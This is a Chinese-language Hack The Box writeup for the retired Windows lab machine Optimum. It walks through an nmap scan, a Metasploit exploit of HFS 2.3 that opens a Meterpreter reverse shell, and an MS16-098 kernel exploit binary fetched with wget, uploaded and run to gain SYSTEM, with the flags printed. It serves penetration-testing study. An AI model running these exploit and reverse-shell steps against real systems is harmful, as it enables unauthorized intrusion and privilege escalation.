HTB Optimum[Hack The Box HTB靶场]writeup系列6

原创

3riC5r 于 2020-02-04 21:15:00 发布 1928 收藏 1
分类专栏： HTB靶场 文章标签： Hack The Box HTB Optimum


本文链接：https://blog.csdn.net/fastergohome/article/details/104174932


HTB靶场 专栏收录该内容
7 篇文章 1 订阅
订阅专栏

这是HTB retire machine的第六台靶机

目录

0x00 靶机情况



可以看到这台靶机是windows的靶机，难度值为容易。

0x01 信息搜集

端口扫描


```
root@kali:~# nmap -T5 -A -v 10.10.10.8
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-04 00:43 EST
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 00:43
Completed NSE at 00:43, 0.00s elapsed
Initiating NSE at 00:43
Completed NSE at 00:43, 0.00s elapsed
Initiating NSE at 00:43
Completed NSE at 00:43, 0.00s elapsed
Initiating Ping Scan at 00:43
Scanning 10.10.10.8 [4 ports]
Completed Ping Scan at 00:43, 0.55s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 00:43
Completed Parallel DNS resolution of 1 host. at 00:43, 0.27s elapsed
Initiating SYN Stealth Scan at 00:43
Scanning 10.10.10.8 [1000 ports]
Discovered open port 80/tcp on 10.10.10.8
Stats: 0:00:11 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 12.03% done; ETC: 00:44 (0:01:13 remaining)
Increasing send delay for 10.10.10.8 from 0 to 5 due to 11 out of 21 dropped probes since last increase.
SYN Stealth Scan Timing: About 18.87% done; ETC: 00:46 (0:02:52 remaining)
SYN Stealth Scan Timing: About 24.80% done; ETC: 00:48 (0:03:32 remaining)
SYN Stealth Scan Timing: About 50.07% done; ETC: 00:49 (0:03:15 remaining)
SYN Stealth Scan Timing: About 56.67% done; ETC: 00:50 (0:02:55 remaining)
SYN Stealth Scan Timing: About 62.60% done; ETC: 00:50 (0:02:35 remaining)
SYN Stealth Scan Timing: About 68.80% done; ETC: 00:50 (0:02:12 remaining)
SYN Stealth Scan Timing: About 74.67% done; ETC: 00:50 (0:01:49 remaining)
SYN Stealth Scan Timing: About 80.63% done; ETC: 00:50 (0:01:25 remaining)
SYN Stealth Scan Timing: About 86.60% done; ETC: 00:50 (0:00:59 remaining)
SYN Stealth Scan Timing: About 92.57% done; ETC: 00:50 (0:00:33 remaining)
Completed SYN Stealth Scan at 00:50, 451.02s elapsed (1000 total ports)
Initiating Service scan at 00:50
Scanning 1 service on 10.10.10.8
```

```
Completed Service scan at 00:50, 7.08s elapsed (1 service on 1 host)
Initiating OS detection (try #1) against 10.10.10.8
Retrying OS detection (try #2) against 10.10.10.8
Initiating Traceroute at 00:51
Completed Traceroute at 00:51, 0.35s elapsed
Initiating Parallel DNS resolution of 2 hosts. at 00:51
Completed Parallel DNS resolution of 2 hosts. at 00:51, 0.27s elapsed
NSE: Script scanning 10.10.10.8.
Initiating NSE at 00:51
Completed NSE at 00:51, 8.54s elapsed
Initiating NSE at 00:51
Completed NSE at 00:51, 2.41s elapsed
Initiating NSE at 00:51
Completed NSE at 00:51, 0.00s elapsed
Nmap scan report for 10.10.10.8
Host is up (0.33s latency).
Not shown: 999 filtered ports
PORT   STATE SERVICE VERSION
80/tcp open  http    HttpFileServer httpd 2.3
|_http-favicon: Unknown favicon MD5: 759792EDD4EF8E6BC2D1877D27153CB1
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-server-header: HFS 2.3
|_http-title: HFS /
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2012 (90%)
OS CPE: cpe:/o:microsoft:windows_server_2012:r2
Aggressive OS guesses: Microsoft Windows Server 2012 or Windows Server 2012 R2 (90%), Microsoft Windows Ser
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 0.010 days (since Tue Feb  4 00:37:15 2020)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=255 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   339.56 ms 10.10.14.1
2   341.07 ms 10.10.10.8

NSE: Script Post-scanning.
Initiating NSE at 00:51
Completed NSE at 00:51, 0.00s elapsed
Initiating NSE at 00:51
Completed NSE at 00:51, 0.00s elapsed
Initiating NSE at 00:51
Completed NSE at 00:51, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 486.38 seconds
           Raw packets sent: 3354 (152.624KB) | Rcvd: 384 (26.969KB)
```

可以看到只开了一个端口80。

检索应用

打开主页看下：



我们看到主页上已经说明了开启了的应用为HFS V2.3。

那我们直接就搜索一下漏洞：

```
msf5 exploit(windows/http/rejetto_hfs_exec) > search hfs

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/multi/http/git_client_command_exec  2014-12-18       excellent  No     Malicious Git and Merc
   1  exploit/windows/http/rejetto_hfs_exec       2014-09-11       excellent  Yes    Rejetto HttpFileServer
```

看到确实有存在一个可以使用的漏洞

0x02 get webshell

设置相关的参数之后，执行漏洞利用模块

```
msf5 exploit(windows/http/rejetto_hfs_exec) > show options

Module options (exploit/windows/http/rejetto_hfs_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               no        Seconds to wait before terminating web server
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     10.10.10.8       yes       The target host(s), range CIDR identifier, or hosts file with synt
   RPORT      80               yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host to listen on. This must be an address on the local
   SRVPORT    8081             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI  /                yes       The path of the web application
   URIPATH                     no        The URI to use for this exploit (default is random)
   VHOST                       no        HTTP server virtual host


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.14.20      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

执行之后，获得user的flag

```
msf5 exploit(windows/http/rejetto_hfs_exec) > run

[*] Started reverse TCP handler on 10.10.14.20:4444
[*] Using URL: http://0.0.0.0:1234/3D5GaJzm
[*] Local IP: http://10.0.2.15:1234/3D5GaJzm
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /3D5GaJzm
[*] Sending stage (180291 bytes) to 10.10.10.8
[*] Meterpreter session 3 opened (10.10.14.20:4444 -> 10.10.10.8:49162) at 2020-02-04 02:13:07 -0500
[*] Server stopped.
[!] This exploit may require manual cleanup of '%TEMP%\HAnuk.vbs' on the target

meterpreter >
[!] Tried to delete %TEMP%\HAnuk.vbs, unknown result
ls
Listing: C:\Users\kostas\Desktop
================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
40777/rwxrwxrwx   0       dir   2020-02-10 11:12:35 -0500  %TEMP%
100666/rw-rw-rw-  282     fil   2017-03-18 07:57:16 -0400  desktop.ini
100777/rwxrwxrwx  760320  fil   2014-02-16 06:58:52 -0500  hfs.exe
100444/r--r--r--  32      fil   2017-03-18 08:13:18 -0400  user.txt.txt

meterpreter > pwd
C:\Users\kostas\Desktop
meterpreter > type user.txt.txt
[-] Unknown command: type.
meterpreter > download user.txt.txt
[*] Downloading: user.txt.txt -> user.txt.txt
[*] Downloaded 32.00 B of 32.00 B (100.0%): user.txt.txt -> user.txt.txt
[*] download   : user.txt.txt -> user.txt.txt
meterpreter > cat ./user.txt.txt
d0c39409d7b994a9a1389ebf38ef5f73
```

0x03 提权

mfs中查找提权程序

```
msf5 > use post/multi/recon/local_exploit_suggester
msf5 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits

msf5 post(multi/recon/local_exploit_suggester) > set session 3
session => 3
msf5 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.8 - Collecting local exploits for x86/windows...
[*] 10.10.10.8 - 29 exploit checks are being tried...
[+] 10.10.10.8 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 10.10.10.8 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The service is running, but
[*] Post module execution completed
```

测试了这两个漏洞模块的利用都不成功。

接着查询一下已经安装的KB，对照一下看看还有哪些漏洞

执行systeminfo

```
C:\Users>systeminfo
systeminfo

Host Name:                 OPTIMUM
OS Name:                   Microsoft Windows Server 2012 R2 Standard
OS Version:                6.3.9600 N/A Build 9600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00252-70000-00000-AA535
Original Install Date:     18/3/2017, 1:51:36 ��
System Boot Time:          10/2/2020, 8:43:06 ��
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: AMD64 Family 23 Model 1 Stepping 2 AuthenticAMD ~2000 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 12/12/2018
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             el;Greek
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+02:00) Athens, Bucharest
Total Physical Memory:     4.095 MB
Available Physical Memory: 3.458 MB
Virtual Memory: Max Size:  5.503 MB
Virtual Memory: Available: 4.912 MB
Virtual Memory: In Use:    591 MB
```

```
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB
Logon Server:              N/A
Hotfix(s):                 31 Hotfix(s) Installed.
                           [01]: KB2959936
                           [02]: KB2896496
                           [03]: KB2919355
                           [04]: KB2920189
                           [05]: KB2928120
                           [06]: KB2931358
                           [07]: KB2931366
                           [08]: KB2933826
                           [09]: KB2938772
                           [10]: KB2949621
                           [11]: KB2954879
                           [12]: KB2958262
                           [13]: KB2958263
                           [14]: KB2961072
                           [15]: KB2965500
                           [16]: KB2966407
                           [17]: KB2967917
                           [18]: KB2971203
                           [19]: KB2971850
                           [20]: KB2973351
                           [21]: KB2973448
                           [22]: KB2975061
                           [23]: KB2976627
                           [24]: KB2977629
                           [25]: KB2981580
                           [26]: KB2987107
                           [27]: KB2989647
                           [28]: KB2998527
                           [29]: KB3000850
                           [30]: KB3003057
                           [31]: KB3014442
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) 82574L Gigabit Network Connection
                                 Connection Name: Ethernet0
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 10.10.10.8
Hyper-V Requirements:      A hypervisor has been detected. Features required for Hyper-V will not be displa
```

保存输出为systeminfo.txt

执行windows-exploit-suggester.py

```
root@kali:~/Windows-Exploit-Suggester# python windows-exploit-suggester.py -u
[*] initiating winsploit version 3.3...
[+] writing to file 2020-02-04-mssb.xls
[*] done
root@kali:~/Windows-Exploit-Suggester# ls
2020-02-04-mssb.xls  LICENSE.md  README.md  systeminfo.txt  windows-exploit-suggester.py
root@kali:~/Windows-Exploit-Suggester# python windows-exploit-suggester.py --systeminfo systeminfo.txt --da
[*] initiating winsploit version 3.3...
[*] database file detected as xls or xlsx based on extension
[-] please install and upgrade the python-xlrd library
```

```
root@kali:~/Windows-Exploit-Suggester# pip install --upgrade pip
DEPRECATION: Python 2.7 will reach the end of its life on January 1st, 2020. Please upgrade your Python as
Collecting pip
  Downloading https://files.pythonhosted.org/packages/54/0c/d01aa759fdc501a58f431eb594a17495f15b88da142ce14
     |████████████████████████████████| 1.4MB 391kB/s
Installing collected packages: pip
  Found existing installation: pip 19.3.1
    Uninstalling pip-19.3.1:
      Successfully uninstalled pip-19.3.1
Successfully installed pip-20.0.2

root@kali:~/Windows-Exploit-Suggester# pip install xlrd
DEPRECATION: Python 2.7 reached the end of its life on January 1st, 2020. Please upgrade your Python as Pyt
Collecting xlrd
  Downloading xlrd-1.2.0-py2.py3-none-any.whl (103 kB)
     |████████████████████████████████| 103 kB 121 kB/s
Installing collected packages: xlrd
Successfully installed xlrd-1.2.0
root@kali:~/Windows-Exploit-Suggester# python windows-exploit-suggester.py --systeminfo systeminfo.txt --da
[*] initiating winsploit version 3.3...
[*] database file detected as xls or xlsx based on extension
[*] attempting to read from the systeminfo input file
[+] systeminfo input file read successfully (utf-8)
[*] querying database file for potential vulnerabilities
[*] comparing the 32 hotfix(es) against the 266 potential bulletins(s) with a database of 137 known exploit
[*] there are now 246 remaining vulns
[+] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[+] windows version identified as 'Windows 2012 R2 64-bit'
[*]
[E] MS16-135: Security Update for Windows Kernel-Mode Drivers (3199135) - Important
[*]   https://www.exploit-db.com/exploits/40745/ -- Microsoft Windows Kernel - win32k Denial of Service (MS
[*]   https://www.exploit-db.com/exploits/41015/ -- Microsoft Windows Kernel - 'win32k.sys' 'NtSetWindowLon
[*]   https://github.com/tinysec/public/tree/master/CVE-2016-7255
[*]
[E] MS16-098: Security Update for Windows Kernel-Mode Drivers (3178466) - Important
[*]   https://www.exploit-db.com/exploits/41020/ -- Microsoft Windows 8.1 (x64) - RGNOBJ Integer Overflow (
[*]
[M] MS16-075: Security Update for Windows SMB Server (3164038) - Important
[*]   https://github.com/foxglovesec/RottenPotato
[*]   https://github.com/Kevin-Robertson/Tater
[*]   https://bugs.chromium.org/p/project-zero/issues/detail?id=222 -- Windows: Local WebDAV NTLM Reflectio
[*]   https://foxglovesecurity.com/2016/01/16/hot-potato/ -- Hot Potato - Windows Privilege Escalation
[*]
[E] MS16-074: Security Update for Microsoft Graphics Component (3164036) - Important
[*]   https://www.exploit-db.com/exploits/39990/ -- Windows - gdi32.dll Multiple DIB-Related EMF Record Han
[*]   https://www.exploit-db.com/exploits/39991/ -- Windows Kernel - ATMFD.DLL NamedEscape 0x250C Pool Corr
[*]
[E] MS16-063: Cumulative Security Update for Internet Explorer (3163649) - Critical
[*]   https://www.exploit-db.com/exploits/39994/ -- Internet Explorer 11 - Garbage Collector Attribute Type
[*]
[E] MS16-032: Security Update for Secondary Logon to Address Elevation of Privile (3143141) - Important
[*]   https://www.exploit-db.com/exploits/40107/ -- MS16-032 Secondary Logon Handle Privilege Escalation, M
[*]   https://www.exploit-db.com/exploits/39574/ -- Microsoft Windows 8.1/10 - Secondary Logon Standard Han
[*]   https://www.exploit-db.com/exploits/39719/ -- Microsoft Windows 7-10 & Server 2008-2012 (x32/x64) - L
[*]   https://www.exploit-db.com/exploits/39809/ -- Microsoft Windows 7-10 & Server 2008-2012 (x32/x64) - L
[*]
[M] MS16-016: Security Update for WebDAV to Address Elevation of Privilege (3136041) - Important
[*]   https://www.exploit-db.com/exploits/40085/ -- MS16-016 mrxdav.sys WebDav Local Privilege Escalation,
[*]   https://www.exploit-db.com/exploits/39788/ -- Microsoft Windows 7 - WebDAV Privilege Escalation Explo
```

```
[*]   https://www.exploit-db.com/exploits/39432/ -- Microsoft Windows 7 SP1 x86 - WebDAV Privilege Escalati
[*]
[E] MS16-014: Security Update for Microsoft Windows to Address Remote Code Execution (3134228) - Important
[*]   Windows 7 SP1 x86 - Privilege Escalation (MS16-014), https://www.exploit-db.com/exploits/40039/, PoC
[*]
[E] MS16-007: Security Update for Microsoft Windows to Address Remote Code Execution (3124901) - Important
[*]   https://www.exploit-db.com/exploits/39232/ -- Microsoft Windows devenum.dll!DeviceMoniker::Load() - H
[*]   https://www.exploit-db.com/exploits/39233/ -- Microsoft Office / COM Object DLL Planting with WMALFXG
[*]
[E] MS15-132: Security Update for Microsoft Windows to Address Remote Code Execution (3116162) - Important
[*]   https://www.exploit-db.com/exploits/38968/ -- Microsoft Office / COM Object DLL Planting with comsvcs
[*]   https://www.exploit-db.com/exploits/38918/ -- Microsoft Office / COM Object els.dll DLL Planting (MS1
[*]
[E] MS15-112: Cumulative Security Update for Internet Explorer (3104517) - Critical
[*]   https://www.exploit-db.com/exploits/39698/ -- Internet Explorer 9/10/11 - CDOMStringDataList::InitFro
[*]
[E] MS15-111: Security Update for Windows Kernel to Address Elevation of Privilege (3096447) - Important
[*]   https://www.exploit-db.com/exploits/38474/ -- Windows 10 Sandboxed Mount Reparse Point Creation Mitig
[*]
[E] MS15-102: Vulnerabilities in Windows Task Management Could Allow Elevation of Privilege (3089657) - Imp
[*]   https://www.exploit-db.com/exploits/38202/ -- Windows CreateObjectTask SettingsSyncDiagnostics Privil
[*]   https://www.exploit-db.com/exploits/38200/ -- Windows Task Scheduler DeleteExpiredTaskAfter File Dele
[*]   https://www.exploit-db.com/exploits/38201/ -- Windows CreateObjectTask TileUserBroker Privilege Escal
[*]
[E] MS15-097: Vulnerabilities in Microsoft Graphics Component Could Allow Remote Code Execution (3089656) -
[*]   https://www.exploit-db.com/exploits/38198/ -- Windows 10 Build 10130 - User Mode Font Driver Thread P
[*]   https://www.exploit-db.com/exploits/38199/ -- Windows NtUserGetClipboardAccessToken Token Leak, PoC
[*]
[M] MS15-078: Vulnerability in Microsoft Font Driver Could Allow Remote Code Execution (3079904) - Critical
[*]   https://www.exploit-db.com/exploits/38222/ -- MS15-078 Microsoft Windows Font Driver Buffer Overflow
[*]
[E] MS15-052: Vulnerability in Windows Kernel Could Allow Security Feature Bypass (3050514) - Important
[*]   https://www.exploit-db.com/exploits/37052/ -- Windows - CNG.SYS Kernel Security Feature Bypass PoC (M
[*]
[M] MS15-051: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Elevation of Privilege (3057191) -
[*]   https://github.com/hfiref0x/CVE-2015-1701, Win32k Elevation of Privilege Vulnerability, PoC
[*]   https://www.exploit-db.com/exploits/37367/ -- Windows ClientCopyImage Win32k Exploit, MSF
[*]
[E] MS15-010: Vulnerabilities in Windows Kernel-Mode Driver Could Allow Remote Code Execution (3036220) - C
[*]   https://www.exploit-db.com/exploits/39035/ -- Microsoft Windows 8.1 - win32k Local Privilege Escalati
[*]   https://www.exploit-db.com/exploits/37098/ -- Microsoft Windows - Local Privilege Escalation (MS15-01
[*]   https://www.exploit-db.com/exploits/39035/ -- Microsoft Windows win32k Local Privilege Escalation (MS
[*]
[E] MS15-001: Vulnerability in Windows Application Compatibility Cache Could Allow Elevation of Privilege (
[*]   http://www.exploit-db.com/exploits/35661/ -- Windows 8.1 (32/64 bit) - Privilege Escalation (ahcache.
[*]
[E] MS14-068: Vulnerability in Kerberos Could Allow Elevation of Privilege (3011780) - Critical
[*]   http://www.exploit-db.com/exploits/35474/ -- Windows Kerberos - Elevation of Privilege (MS14-068), Po
[*]
[M] MS14-064: Vulnerabilities in Windows OLE Could Allow Remote Code Execution (3011443) - Critical
[*]   https://www.exploit-db.com/exploits/37800// -- Microsoft Windows HTA (HTML Application) - Remote Code
[*]   http://www.exploit-db.com/exploits/35308/ -- Internet Explorer OLE Pre-IE11 - Automation Array Remote
[*]   http://www.exploit-db.com/exploits/35229/ -- Internet Explorer <= 11 - OLE Automation Array Remote Co
[*]   http://www.exploit-db.com/exploits/35230/ -- Internet Explorer < 11 - OLE Automation Array Remote Cod
[*]   http://www.exploit-db.com/exploits/35235/ -- MS14-064 Microsoft Windows OLE Package Manager Code Exec
[*]   http://www.exploit-db.com/exploits/35236/ -- MS14-064 Microsoft Windows OLE Package Manager Code Exec
[*]
[M] MS14-060: Vulnerability in Windows OLE Could Allow Remote Code Execution (3000869) - Important
[*]   http://www.exploit-db.com/exploits/35055/ -- Windows OLE - Remote Code Execution 'Sandworm' Exploit (
[*]   http://www.exploit-db.com/exploits/35020/ -- MS14-060 Microsoft Windows OLE Package Manager Code Exec
```

```
[*]
[M] MS14-058: Vulnerabilities in Kernel-Mode Driver Could Allow Remote Code Execution (3000061) - Critical
[*]   http://www.exploit-db.com/exploits/35101/ -- Windows TrackPopupMenu Win32k NULL Pointer Dereference,
[*]
[E] MS13-101: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Elevation of Privilege (2880430) -
[M] MS13-090: Cumulative Security Update of ActiveX Kill Bits (2900986) - Critical
[*] done
```

经过对比，发现以下漏洞比较合适：

```
[E] MS16-098: Security Update for Windows Kernel-Mode Drivers (3178466) - Important
[*]   https://www.exploit-db.com/exploits/41020/ -- Microsoft Windows 8.1 (x64) - RGNOBJ Integer Overflow (
```

直接查找利用代码，在靶机上

执行ms16-098

```
root@kali:~/Sherlock# searchsploit ms16-098
------------------------------------------------------------------------------------------------------------
 Exploit Title

------------------------------------------------------------------------------------------------------------
Microsoft Windows 8.1 (x64) - 'RGNOBJ' Integer Overflow (MS16-098)
Microsoft Windows 8.1 (x64) - RGNOBJ Integer Overflow (MS16-098) (2)
------------------------------------------------------------------------------------------------------------
Shellcodes: No Result
```

```
msf5 > wget https://github.com/offensive-security/exploitdb-bin-sploits/raw/master/bin-sploits/41020.exe
[*] exec: wget https://github.com/offensive-security/exploitdb-bin-sploits/raw/master/bin-sploits/41020.exe

--2020-02-04 05:02:23--  https://github.com/offensive-security/exploitdb-bin-sploits/raw/master/bin-sploits
Resolving github.com (github.com)... 13.250.177.223
Connecting to github.com (github.com)|13.250.177.223|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://raw.githubusercontent.com/offensive-security/exploitdb-bin-sploits/master/bin-sploits/410
--2020-02-04 05:02:27--  https://raw.githubusercontent.com/offensive-security/exploitdb-bin-sploits/master/
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 151.101.108.133
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|151.101.108.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 560128 (547K) [application/octet-stream]
Saving to: ‘41020.exe’

41020.exe                                          100%[================================================

2020-02-04 05:02:28 (756 KB/s) - ‘41020.exe’ saved [560128/560128]

msf5 > sessions 3
[*] Starting interaction with 3...

meterpreter > upload 41020.exe
[*] uploading  : 41020.exe -> 41020.exe
[*] Uploaded 547.00 KiB of 547.00 KiB (100.0%): 41020.exe -> 41020.exe
[*] uploaded   : 41020.exe -> 41020.exe
meterpreter > shell
```

```
Process 2612 created.
Channel 4 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\kostas\Desktop>whoami
whoami
optimum\kostas

C:\Users\kostas\Desktop>41020.exe
41020.exe
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\kostas\Desktop>whoami
whoami
nt authority\system

C:\Users\kostas\Desktop>cd ..\\..\\Administrator
cd ..\\..\\Administrator

C:\Users\Administrator>cd Desktop
dir
cd Desktop

C:\Users\Administrator\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is D0BC-0196

 Directory of C:\Users\Administrator\Desktop

18/03/2017  02:14 ��    <DIR>          .
18/03/2017  02:14 ��    <DIR>          ..
18/03/2017  02:14 ��                32 root.txt
               1 File(s)             32 bytes
               2 Dir(s)  31.900.880.896 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
51ed1b36553c8461f4552c2e92b3eeed
```